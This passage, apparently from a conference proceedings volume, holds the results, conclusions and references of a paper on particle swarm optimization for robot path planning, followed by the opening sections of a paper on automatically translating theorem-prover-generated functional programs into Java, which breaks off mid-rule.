
Fig.3.   Flowchart of the RCPSO algorithm

V.   EXPERIMENTS AND RESULTS

In this section, the experiment results validate the performance of RCPSO algorithm, and in the following experiments, the RCPSO algorithm was running the following parameters: simulation experiments were executed on a personal computer with 3.20-GHz and 4.00GB RAM, the size of swarm is $n = 60$, the maximum number of iteration $iter_{max} = 200$, the acceleration coefficients $c_1 = c_2 = 0.2$, and the inertia weight ω has three scenarios to identify the performance of algorithm, and the result is shown in Fig. 4.

Fig.4.   Results of experiment using proposed PSO algorithm

In Fig. 4, the blue dotted line denotes the sub-optimal mobile robot path with the length of 507.6919 meters, and the red solid line denotes the optimal path for mobile robot, without loss the generality, the inertia weight ω represents three scenarios, which are constant weight $\omega_1 = 0.28$, linear variable weight and exponential variable weight, which shows in Fig. 5.

$$\omega_2 = \omega_{min} + \left(\omega_{max} - \omega_{min}\right) * t/iter_{max} \tag{10}$$

$$\omega_3 = \omega_{min} * \left(\frac{\omega_{max}}{\omega_{min}}\right)^{\frac{1}{1+10t/iter_{max}}} \tag{11}$$

For three different inertia weight, the algorithm receive differences in the results, which shows in table I and Fig. 6.

Fig.5.   exponential variable weight

TABLE I.   EXPERIMENT RESULTS OF THREE WEIGHT

Weight	Length(m)	ph_1	ph_2	ph_3	ph_4	ph_5	ph_6	ph_7	ph_8	ph_9
ω_1	439.249	0.237	0.143	0.018	0	0.489	0.445	0.999	1	0.646
ω_2	439.486	0.254	0.164	0.029	0	0.498	0.441	0.999	0.997	0.636
ω_3	439.824	0.279	0.182	0.071	0.007	0.549	0.457	0.999	1	0.664

As we can see, the RCPSO algorithm with three inertia weights have a subtle differences about the results. However, there are huge difference about the convergence, which is shown in Fig.6.

(a) RCPSO ($\omega_1 = 0.28$)

(b) RCPSO (linear ω_2)

(c) RCPSO (exponential ω_3)

Fig.6.   Convergence tendency of RCPSO

In Fig. 6, which reveals the convergence processes under three weights station of RCPSO algorithm, which (a) is under condition of constant weight ω_1, and (b) is under condition of linear variable weight ω_2, and (c) is under condition of exponential variable weight ω_3. As is obvious, the constant weight ω_1 generates the stable solution (439.249 meters) is around the fortieth iterations, and linear variable weight ω_2 gets the optimal stable solution (439.486 meters) until the iteration of 190, and under condition of exponential variable weight ω_3 requires to execute about one hundred and fifty

iterations to get stable optimal solution (439.824 meters). Apparently, the constant weight is much better than the other two weights in convergence speed.

In order to enhance generality of the algorithm, we can contrast with basic PSO, Dijkstra algorithm and the results of literature [18], which utilizes the Ant Colony System (ACS) algorithm to optimize the path, which shows in table II.

TABLE II.   EXPERIMENT RESULTS OF DIFFERENT ALGORITHMS

Algorithm	Length(m)	ph_1	ph_2	ph_3	ph_4	ph_5	ph_6	ph_7	ph_8	ph_9
Dijkstra	507.692	0.5	0.5	0.5	0.5	0.5	0.5	0.5	0.5	0.5
Basic PSO	460.180	0.330	0.247	0.182	0.555	0.364	0.229	0.458	0.865	0.609
ACS	440.233	0.2	0.1	0	0	0.5	0.5	0	1	0.7
RCPSO	**439.248**	**0.237**	**0.143**	**0.018**	**0**	**0.489**	**0.445**	**1**	**1**	**0.646**

In order to compare more performances of the algorithm, we compare convergence speed, mean value and standard deviation.

1) Convergence speed

(a) RCPSO

(b) ACS

(c) Basic PSO

Fig.7.   Convergence tendency of different algorithms

In Fig. 7, which reveals the convergence processes of RCPSO algorithms and ACS algorithm, which (a) is under condition of constant weight $\omega_1 = 0.28$, and (b) is the ACS algorithm, (c) is a basic PSO algorithm with the same constant weight. As is obvious, the constant weight ω_1 generates the stable solution (439.2488 meters) is around the fortieth iterations. As for the ACS algorithm, which can generate a stable optimal solution (440.233 meters) about 140 iterations. It is easy to find that the basic PSO algorithm has a fast convergence, it gets a stable value about 25-th, however, in this case, the algorithm is "premature", so the stable solution is 460.180 meters. Apparently, the RCPSO is much better than ACS in convergence speed, and it has a more stable value than basic PSO algorithm.

2) Dynamic convergence
Fig. 7 and Fig. 8 reveal the convergence tendency of E and D under three weights station of proposed PSO algorithm.

(a) Mean value E

(b) Standard deviation D

Fig.8.   Convergence tendency of using RCPSO algorithm

In Fig. 8, which reveals the dynamic convergence processes of different algorithms, which (a) is the mean value of the RCPSO algorithm, and (b) is standard deviation. As can be seen, in the process of iteration, the mean value E and the standard deviation D are all small and smooth. However, the RCPSO algorithm has a rapid convergence and optimal solution in Fig.8 (a), also we can find that RCPSO is with wide feasible solution in Fig. 8 (b), which reveal the solution generated by RCPSO are much better than other algorithms.

VI. Conclusions

In order to solve robot path planning problem, we utilize RCPSO algorithm for mobile robot path planning in this paper. Matlab software is used to simulate the process of path planning and environment, then the random coding and crossover operation is introduced into particle swarm optimization to search the optimal path for guiding robot. The results of experiments demonstrate the proposed algorithm is effective, also it has been assured that the proposed algorithm under constant weight has better performance in convergence speed, dynamic convergence and can be a viable alternative for solving the robot path planning problem.

However there are still some limits to environment, such as how to solve the situation with the concavity or convexity polygons environment, how to get away from the local minimum in a more obstacles with complex environment, for example, dynamic obstacles. All the above problems will be discussed in our future work.

References

[1] T. Lozano-Perez and M. A. Wesley, "An algorithm for planning collision-free paths among polyhedral obstacles," Communications of the ACM, Vol. 22, No. 10, 1979, pp. 560~570.

[2] E. Masehian and D. Sedighizadeh. "Classic and heuristic approaches in robot motion planning- a chronological review," Industrial and Mechatronics Engineering, Vol. 1, No. 5, 2007, pp. 249-254

[3] P. Raja and S. Pugazhenthi, "Optimal path planning of mobile robots: A review," International Journal of Physical Sciences, Vol. 7, 2012, pp. 1314-1320.

[4] J. Kim, M. Kim and D. Kim, "Variants of the Quantized Visibility Graph for Efficient Path Planning," Advanced Robotics, Vol. 25, 2011, pp. 2341-2360.

[5] J. Gu and Q. Cao, "Path Planning for mobile robot in a 2.5-dimensional grid-based map," Industrial Robot: An International Journal, Vol. 38, 2011, pp. 315-321.

[6] Y. Q. Qin, D. B. Sun, N. Li and et al, "Path Planning for Mobile Robot using Particle Swarm Optimization with Mutation Operator," Proceedings of Third International Conference on Machine Learning and Cybernetics, 2004, pp. 2473-2478.

[7] J. Y. Zhang, Z. P. Zhao and D. Liu, "A path planning method mobile robot based artificial potential field," Journal of Harbin of Technology, Vol. 38, No. 8, 2006, pp. 1306-1309.

[8] S. M. LaValle. "Planning algorithms," University of Illinois, 2006

[9] H. J. Liu, J. Y. Yang, J. F. Lu and et al, "Overview of mobile robot motion planning study," Engineering Science, Vol. 8, No. 1, 2006, pp. 85-94.

[10] C. M. Clark, "Probabilistic Road Map sampling strategies for multi-robot planning," Robotics and Autonomous System, Vol. 53, 2005, pp. 244-264.

[11] S. Rodriguez, X. Tang, J. Lien and et al, "An Obstacle-Based Rapidly-Exploring Random Tree," Proceedings of IEEE International Conference on Robotics and Automation, 2006, pp. 895-900.

[12] S. C. Yun, V. Ganapathy and L. O. Chong, "Improved Genetic Algorithms based Optimum Path Planning for Mobile Robot," Int. Conf. Control, Automation, Robotics and Vision, 2010, pp. 1565-1570.

[13] C. A. Sierakowski and L. S. Coelho, "Study of two swarm intelligence techniques for path planning of mobile robots," IFAC World Congress, 2005.

[14] J. Kennedy and R. Eberhart, "Particle Swarm Optimization," Proc. IEEE Int. Conf. Neural Network, 1995, pp. 1942-1948.

[15] W. Huang, D. B. Sun and Y. Q. Qin, "Path Planning of Mobile Robot Based on Particle Swarm Optimization Algorithm," Measurement and Control Technique, Vol. 25, No. 4, 2006, pp. 49-61.

[16] G. Z. Tan and G. J. Liu, "Global optimal path planning for mobile robots based on Particle Swarm Optimization," Application Research of Computers, Vol. 24, No. 11, 2007, pp. 210-212.

[17] B. Sun, W. D. Chen and Y. G. Xi, "Particle Swarm Optimization Based Global Path Planning for Mobile Robots," Control and Decision, Vol. 20, No. 9, 2005, pp. 1052-1060.

[18] G. Z. Tan, H. He and S. Aaron, "Ant Colony System Algorithm for Real-Time Globally Optimal Path Planning of Mobile Robots," Acta Automatica Sinica, Vol. 33, No. 3, 2007, pp. 279-285.

[19] G. Z. Tan and D. Mamady, "Real-Time Global Optimal Path Planning of Mobile Robots Based on Modified Ant System Algorithm," Internal Conference on Natural Computation, 2006, pp. 204-214.

[20] M. A. P. Garcia, O. Montiel, O. Castillo and et al, "Path planning for autonomous mobile robot navigation with ant colony optimization and fuzzy cost function evaluation," Applied Soft Computing, Vol. 9, 2009, pp. 1102-1110.

[21] Wang S. X, "The Improved Dijkstra's Shortest Path Algorithm and Its application," Procedia Engineering, Vol.29,2012, pp.1186-1190.

Automatic Construction of Java Programs from Functional Program Specifications

Md. Humayun Kabir

Dept. of Computer Science and Engineering
Jahangirnagar University
Savar, Dhaka-1342, Bangladesh

Abstract—**This paper presents a novel approach to construct Java programs automatically from the input functional program specifications on natural numbers from the constructive proofs of the input specifications using an inductive theorem prover called Poiti′n. The construction of a Java program from the input functional program specification involves two phases. The theorem prover is used to construct a higher order functional (HOF) program from the input specification expressed as an existential theorem. A set of mapping rules for a Programming Language Translation System (PLTS) is defined for translating functional expressions to their semantic equivalent Java code. The generated functional program is translated into intermediate Java code in the form of a Java function using the PLTS module. The generated Java function requires a small refinement to obtain a syntactically correct Java function. This Java function is encapsulated within a user defined Java class as a member operation, which is invoked within a Java application class consisting of a *main* function by creating objects resulting in an executable Java program. The constructed functional program and the generated Java program both are correct with respect to the input specification as they produce the same output.**

Keywords—Functional Program Specification; Existential Theorems; Higher Order Functional Program; Mapping Rules; Programming Language Translation System; Java Program; Refinement

I. INTRODUCTION

Automatic construction of executable programs from the input program specifications is really a difficult task. A number of theorem provers are available, for example, Poiti′n, Nuprl1, and Coq, which can be used to construct functional programs from the proofs of their specifications [1,2,3,4,5,6]. Several code generation tools e.g., Rational Rose, Microgold and Umbrello have been developed for automatic generation of Java or C++ program code from UML design specification expressed in terms of class diagrams for a particular computing problem solution [1]. These tools can be used to generate architectural code when class details in UML notation, i.e., class name, attributes, operations and class relationships are provided within the class diagram. The details code for each class operation has to be provided by the programmer. The generated code can only be verified by executing the code to

see whether it provides the desired output and functionality. The correctness, reliability and completeness of the generated programs fully depend on UML class design expertness and programming skill of the designer to encode the problem. The verification is done manually [1] by the designer to check its correctness.

Formal software development using mathematical rules aids automatic or semi-automatic program development from their specifications using their correctness proofs. Automatic construction of higher order functional programs from the proofs of their specifications using metasystem transition proofs has been developed [2,3,1]. In the synthesis of functional programs from specifications, various approaches exist in which either a program is extracted from the proof of the specification [4,6], or transformation rules are applied to the specification to obtain a program [7].

Poiti′n [2,3,8] is an inductive theorem prover, which can be used to perform constructive proof of an existential theorem expressed in a simple higher order functional language (HOFL) to extract functional program from the proof of a non-executable input specification [2]. The constructed program is an executable functional program in the source language (SL). The language of Poiti′n is untyped and non-strict with first-order quantifiers. In this paper, input specifications on natural numbers are considered for program construction. The universal variables are intended to be used as input variables are not quantified, and therefore must remain within the constructed HOFL program. The existential variables are ANY quantified with explicitly defining their data types (e.g. *nat* for natural number). These are the witness variables which construct the output value. All of these variables are natural number variables. The existential theorem with the required function definitions, which is used as the input program specification, describes the properties of the desired program to be constructed [1]. The theorem prover applies distillation program transformation algorithm [9,8,10,2,3] to the input specification to obtain a distilled program, and applies the proof rules to this program to verify the correctness of the input specification. A set of program construction rules is applied to the distilled program [2,3] to construct a functional program if the specification is proved correct.

Java is an attractive platform independent object-oriented programming language to the object-oriented software development community. So far we know from on-line literature search, no research work is found on automatic construction of Java programs from input specifications, and

[1]Nuprl System:http://www.nuprl.org/html/NuprlSystem.html

the available theorem provers can only be used to construct functional programs [1,2,3,4,5]. This paper presents a new approach for the construction of Java programs from the input functional program specifications expressed in the functional language of the theorem prover Poiti′n. A PLTS module applies a set of mapping rules to translate the constructed HOFL program into an equivalent Java function which is further refined to obtain a correct Java function. An executable Java program is developed to invoke this Java function which computes values similar to that of the HOFL program.

The rest of the paper is organized as follows. Section II presents the language of the theorem prover Poiti′n. Section III provides an overview about the programming language translation system (PLTS), and the related work. Section IV presents the system architecture for the automatic construction of Java programs from input functional program specification. Section V describes the relevance of the proposed system architecture for Java program construction from input functional program specification. Section VI gives an overview of higher order functional program construction from input functional program specification. Section VII defines a set of rules for translating the higher order functional program expressed in the language of Poiti′n to Java code with the refinement steps. Section VIII describes the process of constructing executable Java program using the generated Java code by defining Java classes with the required refinement. Section IX describes the implementation and results, and finally, section X concludes with a guideline to the future work.

II. LANGUAGE

The language of the theorem prover Poiti′n is defined as a simple higher order functional language. A finite set of free variables $\{u, v, x, y, z, u', v', \ldots\}$ with any number of renaming of these variables, a finite set of list variables $\{us, vs, xs, ys, zs, us', vs', \ldots\}$ with any number of renaming of these variables, and a finite set of function symbols $\{f, f0, f1, g, h\}$ are considered. The notation e_i (for $i = 1$ to n) is used to represent any expression in the language. A simple expression in the language can be a variable x, a constructor c, a constructor application $c\ e_1\ \ldots\ e_n$, a lambda expression $\lambda x.e$, a function variable f, or an application $e_0\ e_1$ [2,3,8,9]. The language also contains complex **case** and **letrec** expressions. A **case** expression is defined as **case** e_0 **of** $p_1 : e_1\ /\ \ldots\ /\ p_k : e_k$ consisting of k alternate branches. The pattern p_i appearing in the ith **case** branch is defined by the expression $c\ x_1\ \ldots\ x_n$ where c is a constructor and x_i are bound variables. A **letrec** expression is defined as **letrec** $f = e_0$ **in** e_1, where e_0 may contain a recursive call to the function f [2,3,8,9]. The language has two first order quantifiers ALL and EX for quantifying universal and existential variables along with an ANY quantifier in order to specify the existential witness contained in the input program specification [2,3]. The input specification can be expressed in any of the following forms [2]:

ANY *y:datatype.e*   (i)

ANY *y:datatype.pre* $\rightarrow$ *post*   (ii)

where *y* is the existential variable representing existential witness to be computed, *datatype* is the type of the witnessing

variable. In expression (i), *e* is the expression representing the properties of the program to be constructed consisting of functions and relations about natural numbers. Specification (ii) contains a pre-condition (*pre*), which is a constraint to restrict the program to be constructed from the proof of the specification to generate only the desired witness values. The input specification contains quantifier-free universal input variables, which must remain within the functional program constructed from the input specification [2,3]. The sub-expressions *pre* and *post* are valid expressions in the language.

A program, conjecture or program specification is expressed in the language in the following form [2,3,8,9]:

$$e$$
$$\text{where}$$
$$f_1 = e_1;$$
$$\ldots$$
$$f_n = e_n;$$

Conjectures to be proved are defined in the form ALL $x_1 \ldots x_n$.EX $y_1 \ldots y_n.e$ where x_i and y_i are universally and existentially quantified variables respectively.

III. PROGRAMMING LANGUAGE TRANSLATION SYSTEM (PLTS)

A programming language translation system (PLTS) can translate expressions in a source programming language into expressions in the target language (TL). For example, a C++ expression can be translated to a Java expression using a C++ to Java translator. The complexity of programming language translation depends on the syntactic and semantic gap between the source and target languages. Significant research works have been done for developing PLTSs for generating Java code from various source programming languages [1,11,12,13,14]. An approach to compile Standard ML program to Java bytecode has been presented in [11]. Some translation approaches have been proposed to obtain Java code from Haskell code [12], C code from ATLAS code [13], and Java code from COBOL code [14].

The author presents an approach to obtain Java program from a functional program specification in this paper. The proposed method translates the constructed functional program in the higher order functional language of Poiti′n to Java code using a set of mapping rules of the PLTS module. Poiti′n uses a non-strict and untyped higher order functional language, whereas Java is a strict and typed language. Because of a small number of instructions in the source language, we can obtain a few of the Java expressions for the input functional language to construct equivalent Java code. A prototype system has been developed which can be used to obtain Java code in the form of a Java function from a functional program [1] by translating the HOFL program constructed from the input functional program specification.

IV. SYSTEM ARCHITECTURE

The architecture of the proposed system for automatic Java program construction from functional program specification is represented in Fig. 1. In the proposed system, the inductive theorem prover Poiti'n constructs a functional program from the input specification. The parsing module extracts the source

language constructs from the constructed functional program. The mapping module applies a set of translation rules to translate the functional program to Java code.

Fig. 1.   System Architecture for Program Construction [1]

The process of Java program construction from a functional program specification involves several phases. At first, a higher order functional program is constructed from the input specification. In the next phase, the constructed functional program is translated to obtain equivalent Java code in the form of a Java function [1]. This Java function is further refined in the refinement phase to obtain a correct Java function computationally equivalent to that of the higher order functional program. In the construction phase, the Java function is encapsulated within a Java class as a member operation. This operation can be invoked by creating objects within a Java application class consisting of a *main* function to obtain an executable Java program.

V.   RELEVANCE

Automatic construction of Java programs from input program specifications to solve a computational problem using program construction system is of great research interest to the software development research community. As far we know from the online literature, there is no work done so far to construct Java program automatically from input program specification expressed in Java language. The theorem prover Poiti'n can be used to construct functional programs from the input specifications expressed in its functional language.

A programming language translation system (PLTS) is proposed which can be used to translate simple higher order functional programs to Java functions. The research presented in this paper focuses on the construction of Java program from a functional program specification to solve a particular computational problem. Our intention is to automatically construct Java programs which can perform the same computations as that of the constructed functional programs. As there exists a functional program for the input functional

program specification, which can be proved true by construction of that program from the constructive proof of the input specification using the theorem prover Poiti'n, there should exist a corresponding Java program to compute the same output as that of the constructed functional program. This paper presents an architecture shown in Fig. 1 for such Java program construction from input functional program specification about natural numbers only. The generated Java function can be used to develop an executable Java program. The proposed program construction system will lessen the burden of a programmer of writing details Java program code for those computational problems specified in HOFL of Poiti'n, which have their constructive proofs in Poiti'n to construct HOFL programs.

VI.   FUNCTIONAL PROGRAM CONSTRUCTION

In the proposed system, the user has to define an input specification about natural numbers in the language of Poiti′n to automatically construct a functional program to solve a particular computational problem. The input specification describes the properties of the program to be constructed in terms of constraints and input/output relationship [2,3]. The input specification is expressed in the form of an existential theorem in terms of quantifiers, variables, type of the witnessing variable, predicates and functions. An equivalent higher order functional program is obtained from this specification using a set of program transformation rules called distillation [2,3,8,9]. The theorem prover applies a set of constructive proof rules [2,3,9] to this distilled program to construct a functional program for witness construction. The constructed functional program satisfies the properties described in the specification, and can be used to compute the value(s) of the existential witness which satisfies the program specification [1,2,3]. This is the actual purpose of the computational problem to be solved for which the input program specification was defined.

Consider the program specification defined by expression (1) as shown below.

$$\text{ANY } y\text{:nat.or(eqnum(double } y) \; x)$$
$$(\text{eqnum(Succ(double } y)) \; x) \qquad (1)$$

where
or = $\lambda x.\lambda y.$**case** x **of**
         True $\Rightarrow$True
         | False $\Rightarrow$ y
         | Bottom $\Rightarrow$ y
eqnum = $\lambda x.\lambda y.$**case** x **of**
         Zero $\Rightarrow$(**case** y **of**
             Zero $\Rightarrow$ True
             | Succ(y')$\Rightarrow$ False)
         | Succ(x')$\Rightarrow$(**case** y **of**
             Zero$\Rightarrow$ False
             | Succ(y')$\Rightarrow$eqnum x' y')
double = $\lambda x.$**case** x **of**
         Zero $\Rightarrow$Zero
         | Succ(x')$\Rightarrow$Succ(Succ(double x'))

The specification states that *the natural number y is to be constructed such that for all values of x, x is either double of y or the successor of the double of y*. The constructed output

functional program given by the following expression (2) is obtained from the above input functional program specification (1).

$$\textbf{Letrec } f0 = \lambda x.\textbf{case } x \textbf{ of} \qquad (2)$$
$$\text{Zero} \Rightarrow \text{Zero}$$
$$| \text{ Succ(x')} \Rightarrow \textbf{case } x' \textbf{ of}$$
$$\text{Zero} \Rightarrow \text{Zero}$$
$$| \text{ Succ(x'')} \Rightarrow \text{Succ(f0 x'')}$$
$$\textbf{in } f0 \text{ x}$$

The functions and relations used in specification (1) have their usual meaning and definitions using **case** expression [1,2]. In the definitions, the value *Bottom* represents an undefined value of a three-valued logic, i.e. *True, False, Bottom*. Poiti'n constructs a functional program defined by expression (2) from the input specification (1) [1,2]. Expression (2) can be redefined by expression (3) in the form of a HOFL program both computing the same output value for the same input. However, in this paper, expression (2) is used for the translation purpose.

$$f0 \text{ x} \qquad (3)$$
$$\text{where}$$
$$f0 = \lambda x.\textbf{case } x \textbf{ of}$$
$$\text{Zero} \Rightarrow \text{Zero}$$
$$| \text{ Succ(x')} \Rightarrow \textbf{case } x' \textbf{ of}$$
$$\text{Zero} \Rightarrow \text{Zero}$$
$$| \text{ Succ(x'')} \Rightarrow \text{Succ(f0 x'')};$$

Within the expressions, the symbol λ is used for variable binding and x' represents the predecessor of x, i.e., $x-1$. The variable $f0$ is a recursive function which is defined by using a **letrec** expression. Within expression (1), the functions and relations used are on natural numbers, and the universal input variable x and the existential variable y under construction both are of type *nat*. As we have to input a natural number x to construct the witness y for it using the constructed HOFL program, x must remain within the HOFL program, i.e., x is quantifier-free universal variable. In evaluating the constructed HOFL program given by expression (2) using a natural number input for x, the argument x decreases by 2 in each recursive call to the recursive function $f0$ till x reduces to 0 using the successive steps [1,2]. Verifying the program given by expression (2), we see that the program constructs a value of y for each input value of x satisfying the input specification (1).

VII. TRANSLATION OF FUNCTIONAL PROGRAM TO JAVA CODE

The higher order functional program constructed by the theorem prover is usually expressed by using a **letrec** expression defining a recursive function, which is translated to a Java function by the PLTS module. A set of the mapping rules T is defined for the PLTS module as shown below [1] for translating the HOFL expressions to intermediate Java code.

$$\text{Var} \rightarrow T{<}v{>} \;\; \phi \quad = {<}\text{int } v{>} \; \phi \qquad (T1)$$
$$\text{VarRen} \rightarrow T{<}v'{>} \;\; \phi = {<}v - 1{>} \; \phi, \qquad \text{if } v{=}v \qquad (T2)$$
$$= {<}T{<}v{>} - 1{>} \; \phi, \text{ Otherwise}$$
$$\text{(if } v \text{ is a renaming of } v)$$
$$\text{VarList} \rightarrow T{<}vs{>} \;\; \phi = {<}\text{int } vs[]{>} \; \phi \qquad (T3)$$

$$\text{Cons} \rightarrow T{<}\text{Zero}{>} \; \phi = {<}0{>} \; \phi \qquad (T4)$$
$$\text{ConsApp} \rightarrow T{<}\text{Succ}(e){>} \;\; \phi = {<} T{<}e{>} + 1{>} \; \phi \qquad (T5)$$
$$\text{FuncVar} \rightarrow T{<}f{>} \;\; \phi = {<}f() \; \{\}{>} \; \phi, \;\; \text{if } f{\notin}\phi \qquad (T6)$$
$$\text{FuncApp} \rightarrow T{<}f \; e_1,..., \; e_n{>} \;\; \phi = {<}f(T{<}e_1{>},...,T{<}e_n{>});{>} \; \phi \qquad (T7)$$
$$\text{CaseExpr} \rightarrow T{<}\text{case } x \text{ of} \qquad (T8)$$
$$\text{Zero: } e_1$$
$$| \text{ Succ}(x'): e_2{>} \; \phi$$
$$= {<}\text{switch } (x)$$
$$\{\text{case } 0: T{<}e_1{>}$$
$$\textit{break};$$
$$\textit{default}: \{x' = x\text{-}1; T{<}e_2{>};\} \; \}{>} \; \phi$$
$$\text{FuncDef} \rightarrow T{<}f = \lambda x_1. \; ... \; .\lambda x_n,e{>} \quad \phi \qquad (T9)$$
$$= {<}\text{public void } f(\text{int } x_1, ... , \text{int } x_n)$$
$$\{T{<}e{>}\}{>} \; \phi$$
$$\text{Letrec} \rightarrow T{<}\text{letrec } f = \lambda x_1.... .\lambda x_n.\text{case } x_1 \text{ of} \qquad (T10)$$
$$\text{Zero: } e_1$$
$$| \text{ Succ}(x_1'): e_2$$
$$\text{in } f \; x_1 \; ... \; x_n{>} \; \phi$$
$$= {<}\text{public void } f(\text{int } x_1, ... , \text{int } x_n)$$
$$\{T{<}\text{case } x_1 \text{ of}$$
$$\text{Zero: } e_1$$
$$| \text{ Succ}(x_1'): e_2{>}\} \;\; \phi \cup \{x_1,...,x_n\}$$
$$| f(x_1,...,x_n);{>}$$

The constructed functional program is tokenized to produce a token list which is input to the parsing module along with lexicon and the context free grammar (CFG) of the source language as shown in Fig. 1. The parsing process generates several component sub-expressions in the form of a tree by processing this token list. The mapping rules T are applied to the component sub-expressions to obtain their corresponding Java code. The generated Java code is not executable in its current form.

A HOFL expression can be defined by the following rule:

$$HOFLexpr \rightarrow {<}\text{Var}{>} \; | \; {<}\text{Varlist}{>} \; | \; {<}\text{Cons}{>} \; | \; \text{ConsApp} \; |$$
